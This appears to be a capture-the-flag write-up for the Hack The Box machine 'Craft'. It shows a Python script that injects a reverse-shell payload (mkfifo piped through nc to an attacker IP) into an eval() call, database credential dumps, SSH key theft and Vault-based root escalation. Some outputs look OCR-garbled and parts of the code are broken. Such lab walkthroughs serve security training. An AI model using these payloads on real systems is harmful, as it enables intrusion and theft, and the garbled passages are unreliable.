HTB Craft Write-Up

As always, we start with the reconnaissance phase.

Looking at the certificate we figure out the hostname of the box "craft.htb"

Browsing https://10.10.10.110/ we see 2 domains:

- api.craft.htb
- gogs.craft.htb

In order to resolve them, we edit the /etc/hosts file in our endpoint.

After browsing gogs.craft.htb (which is similar to github) we see something interesting on issues tab:



Dinesh leaked his own JWT token.

After looking at Dinesh's profile activity we also find some creds.



Now we can log in as dinesh.

The api is about creating and finding new brews with various characteristics (like ABV). Dinesh mentioned that they needed to add bogus ABV values to the database, so let's take a look at the api source code.

```
@auth.auth_required
@api.expect(beer_entry)
def post(self):
    """
    Creates a new brew entry.
    """

# make sure the ABV value is sane.
if eval('%s > 1' % request.json['abv']):
    return "ABV must be a decimal value less than 1.0", 400
else:
    create_brew(request.json)
    return None, 201
```

We see that the app uses the eval() python function. From experience I know that eval is a dangerous function that is not recommended by developers as it parses the input as a string. With the right escape, we can have RCE!

Using Dinesh's token and some of the source code, we create a small python script that posts a new brew on the api but with a twist:

```
#!/usr/bin/env python
import requests
import json

response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)

json_response = json.loads(response.text)

token = json_response['token']
headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json' }
# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check') headers=headers, verify=False)

brew_dict = { b
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brew_dict['abv'] = '_import_("os").system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.25 1234 >/tmp/f")'
brew_dict['style'] = 'tes"t'
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json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)
```

Set up a listener and we got a shell!

After examining the dbtest.py script, we modify a little to dump the database.


```
#!/usr/bin/env python
import pymysql
from craft_api import settings
# test connection to mysql database
connection = pymysql.connect(host=settings.MYSQL DATABASE HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL DATABASE DB,
                             cursorclass=pymysql.cursors.DictCursor)
try:
    with connection.cursor() as cursor:
        sql = "SELECT * from `user`
        cursor.execute(sql)
        result = cursor.fetchall()
        print(result)
finally:
    connection.close()/opt/app
```

We transfer our modified script to the target and we run it:

```
JOBYJARP # SYTHOM BD.197
[('id': 1, 'username': 'dinesh', 'password': '4aUh0ABPbVJxgd'), ('id': 4, 'username': 'ebachman', 'password': 'll377DBQFKLPQB'), ('id': 5, 'username': 'gilfoyle', 'password': 'ZEUJNBMMM2rh4T')]
Traceback (most recent call last):
File "dbl.py", line 22, in endoule-
connection.close()/opt/app
Nametrror: name "opt' is not defined
/opt/app #
```

We get creds!

Logging in the repo as gilfoyle this time (tried gilfoyle first because I know he is more on the cybersec-side in the show Silicon Valley;)), we notice he has a private infrastructure repo. Searching through the repo we find stored, gilfoyle's PRIVATE rsa key (you should be more careful on where you store your private ssh key).



Using the key with passphrase his gogs password we manage to establish a stable ssh connection.

After running the standard Linux priv esc scripts (LinEnum.sh etc), we don't find anything interesting. Looking again at gilfoyle's repo, we notice the tool Vault.

Vault is a tool used to store sensitive data with the use of secrets.

```
#!/bin/bash

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vault secrets backend

vault secrets enable ssh

key_type=otp \
default_user=root \
cidr_list=0.0.0.0/0
```

We see that the secrets.sh script uses vault to enable ssh connection to user "root".

So, what if we could modify that?

After reading the vault documentation, we realize that we can change "root_otp" with a one-liner :

vault write ssh/roles/root_otp cidr_list=10.10.10.110/22 key_type=otp default_user=root allowed_users=gilfoyle

By that, we add gilfoyle to the group that can establish an ssh connection as root.

With "read" we can see that the new configuration has been updated!

```
gilfoyle@craft:/tmp$ vault write ssh/roles/root_otp cidr_list=10.10.10.110/22 key_type=otp default_user=root allowed_users=gilfoyle
Success! Data written to: ssh/roles/root_otp
gilfoyle@craft:/tmp$ vault read ssh/roles/root_otp
Key Value
---
allowed_users gilfoyle
cidr_list 10.10.10/22
default_user root
exclude_cidr_list n/a
key_type otp
port 22
gilfoyle@craft:/tmp$
```

(Note: otp means **One Time Password**, which in most cases is a password that appears in front of you and you can use it only once).

Using the command:

vault ssh root@10.10.10.110

```
WARNING: No -role specified. Use -role to tell Vault which ssh role to use for authentication. In the future, you will need to tell Vault which role to use. For now, Vault will attempt to guess based on the API response. This will be removed in the Vault 1.1.
Vault SSH: Role: "root otp"
WARNING: No -mode specified. Use -mode to tell Vault which ssh authentication mode to use. In the future, you will need to tell Vault which mode to use. For now, Vault will attempt to guess based on the API response. This guess involves creating a temporary credential, reading its type, and then revoking it. To reduce the number of API calls and surface area, specify -mode
directly. This will be removed in Vault 1.1.
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass, Vault can automatically perform this step for you.

OTP for the session is: bcdd761d-ba4e-d89f-alba-0c7c4f817a3b<sub>ester</sub> - craft-in
        @()0oc()*
        (Q@*0CG*0()
Password:
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86 64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 2 14:33:27 2019 from 10.10.10.110
root@craft:~# whoami
root
root@craft:~# hostname
craft.htb
root@craft:~#
```

We use the OTP for the session as password and we are **ROOT!**